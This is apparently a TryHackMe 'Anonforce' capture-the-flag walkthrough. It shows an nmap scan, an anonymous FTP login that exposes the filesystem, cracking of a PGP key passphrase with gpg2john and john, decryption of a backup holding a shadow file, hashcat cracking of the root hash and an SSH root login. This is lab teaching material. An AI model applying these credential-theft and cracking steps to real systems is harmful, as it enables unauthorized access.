TryHackMe

Anonforce

https://tryhackme.com/room/bsidesgtanonforce

Walkthrough

By

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NMAP Scan

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-23 09:23 EDT
Nmap scan report for 10.10.206.163
Host is up (0.022s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
| drwxr-xr-x   17 0        0            3700 Aug 23 06:20 dev
| drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img -> boot/initrd.img-4.4.0-157-generic
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old -> boot/initrd.img-4.4.0-142-generic
| drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
| drwx------    2 0        0           16384 Aug 11  2019 lost+found
| drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
| drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
| drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread [NSE: writeable]
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
| dr-xr-xr-x  101 0        0               0 Aug 23 06:20 proc
| drwx------    3 0        0            4096 Aug 11  2019 root
| drwxr-xr-x   18 0        0             540 Aug 23 06:21 run
| drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 srv
| dr-xr-xr-x   13 0        0               0 Aug 23 06:20 sys
|_Only 20 shown. Use --script-args ftp-anon.maxlist=-1 to see all.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.11.6.36
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:f9:48:3e:11:a1:aa:fc:b7:86:71:d0:2a:f6:24:e7 (RSA)
|   256 73:5d:de:9a:88:6e:64:7a:e1:87:ec:65:ae:11:93:e3 (ECDSA)
|_  256 56:f9:9f:24:f1:52:fc:16:b7:7b:a3:e2:4f:17:b4:ea (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Okay, there are only two services running. Each on its own port:

1. Port 21 – running FTP
2. Port 22 – running SSH

What can we do?

Let's first check the FTP server, see what it has in store for us since anonymous logging in is allowed.

```
kali@kali:~/Desktop/Memos/Anonforce$ ftp 10.10.206.163
Connected to 10.10.206.163.
220 (vsFTPd 3.0.3)
Name (10.10.206.163:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

I've used the following creds for an anonymous login: anonymous:anonymous

We're in! Let's see what files are here:

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x   23 0        0            4096 Aug 11  2019 .
drwxr-xr-x   23 0        0            4096 Aug 11  2019 ..
drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
drwxr-xr-x   17 0        0            3700 Aug 23 06:20 dev
drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img → boot/initrd.img-4.4.0-157-generic
lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old → boot/initrd.img-4.4.0-142-generic
drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
drwx------    2 0        0           16384 Aug 11  2019 lost+found
drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread
drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
dr-xr-xr-x   96 0        0               0 Aug 23 06:20 proc
drwx------    4 0        0            4096 Aug 23 06:49 root
drwxr-xr-x   18 0        0             580 Aug 23 06:49 run
drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
drwxr-xr-x    3 0        0            4096 Aug 11  2019 srv
dr-xr-xr-x   13 0        0               0 Aug 23 06:20 sys
drwxrwxrwt    9 0        0            4096 Aug 23 06:50 tmp
drwxr-xr-x   10 0        0            4096 Aug 11  2019 usr
drwxr-xr-x   11 0        0            4096 Aug 11  2019 var
lrwxrwxrwx    1 0        0              30 Aug 11  2019 vmlinuz → boot/vmlinuz-4.4.0-157-generic
lrwxrwxrwx    1 0        0              30 Aug 11  2019 vmlinuz.old → boot/vmlinuz-4.4.0-142-generic
226 Directory send OK.
ftp>
```

Looks like the '/' directory. We can see the home, tmp, dev, etc. directories here. Let's try accessing the home directory.

```
ftp> cd home
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Aug 11  2019 melodias
226 Directory send OK.
ftp>
```

We have a home folder for one user: melodias. Let's access it.

```
ftp> cd melodias
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000           33 Aug 11  2019 user.txt
226 Directory send OK.
ftp>
```

We have found the user.txt flag. Let's download it and print its contents.

```
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for user.txt (33 bytes).
226 Transfer complete.
33 bytes received in 0.00 secs (805.6641 kB/s)
ftp> exit
221 Goodbye.
kali@kali:~/Desktop/Memos/Anonforce$ cat user.txt
[redacted]
kali@kali:~/Desktop/Memos/Anonforce$
```

Now onto root…

Going back to our initial FTP login, we saw the / directory being displayed. In this directory, we found this directory called "notread".

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x   23 0        0            4096 Aug 11  2019 .
drwxr-xr-x   23 0        0            4096 Aug 11  2019 ..
drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
drwxr-xr-x   17 0        0            3700 Aug 23 06:20 dev
drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img → boot/initrd.img-4.4.0-157-generic
lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old → boot/initrd.img-4.4.0-142-generic
drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
drwx------    2 0        0           16384 Aug 11  2019 lost+found
drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread
drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
dr-xr-xr-x   96 0        0               0 Aug 23 06:20 proc
drwx------    4 0        0            4096 Aug 23 06:49 root
drwxr-xr-x   18 0        0             580 Aug 23 06:49 run
drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
drwxr-xr-x    3 0        0            4096 Aug 11  2019 srv
dr-xr-xr-x   13 0        0               0 Aug 23 06:20 sys
drwxrwxrwt    9 0        0            4096 Aug 23 06:50 tmp
drwxr-xr-x   10 0        0            4096 Aug 11  2019 usr
drwxr-xr-x   11 0        0            4096 Aug 11  2019 var
lrwxrwxrwx    1 0        0              30 Aug 11  2019 vmlinuz → boot/vmlinuz-4.4.0-157-generic
lrwxrwxrwx    1 0        0              30 Aug 11  2019 vmlinuz.old → boot/vmlinuz-4.4.0-142-generic
226 Directory send OK.
ftp>
```

Interesting directory name. It's also not a default directory, sooooo, let's see what's up with it.

```
ftp> cd notread
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 .
drwxr-xr-x   23 0        0            4096 Aug 11  2019 ..
-rwxrwxrwx    1 1000     1000          524 Aug 11  2019 backup.pgp
-rwxrwxrwx    1 1000     1000         3762 Aug 11  2019 private.asc
226 Directory send OK.
ftp>
```


When listing the contents of this directory, we're greeted by two files. A .pgp file and an .asc file.

I downloaded both and started my "analysis session". I knew instantly that the 'backup.pgp' was an archived piece of data since the .pgp extension.

The 'private.asc' file however was an actual PGP key.

I assumed that the way I were to decrypt the 'backup' data was to use the private.asc file.

In order to do this, we need to import the private key to our keyring and let the gpg binary do its own thing but…



We are being prompted to inputting a password when trying to import said private key. We can decrypt this password using john. Or rather, the gpg2john variation.

```
kali@kali:~/Desktop/Memos/Anonforce$ sudo gpg2john private_key.asc > gpghash.hash
[sudo] password for kali:

File private_key.asc
kali@kali:~/Desktop/Memos/Anonforce$
```


We first create a formalized hash that John himself can understand. And then we'll feed it to John himself. I've already cracked it so that's why I will show another screen rather than what'll be for you.


```
kali@kali:~/Desktop/Memos/Anonforce$ sudo john gpghash.hash
```

```
kali@kali:~/Desktop/Memos/Anonforce$ sudo john --show gpghash.hash
anonforce:[redacted]:::anonforce <melodias@anonforce.nsa>::private_key.asc

1 password hash cracked, 0 left
```

Great, we now know the password for the PGP file. Let's import it and decrypt the backup.pgp file!





Oh! It's actually a copy of the /etc/shadow file! It has the root password hash and the melodias user password hash. Let's try cracking the root hash. We're going to be using hashcat.

```
kali@kali:~/Desktop/Memos/Anonforce$ hashcat -m 1800 --force hash.hash --wordlist /home/kali/Desktop/Wordlists/rockyou.txt
```

Since I already cracked it, I will show off a different screen that what'll be on your screen:

```
kali@kali:~/Desktop/Memos/Anonforce$ hashcat -m 1800 --force hash.hash --show
$6$0                                                                    /4uob5RVM0:
kali@kali:~/Desktop/Memos/Anonforce$
```

We have the password. Great. Let's ssh into root and get the root flag.

```
kali@kali:~/Desktop/Memos/Anonforce$ ssh root@10.10.206.163
root@10.10.206.163's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-157-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Sun Aug 23 06:49:55 2020 from 10.11.6.36
root@ubuntu:~#
```

```
root@ubuntu:~# cat /root/root.txt
                                
root@ubuntu:~#
```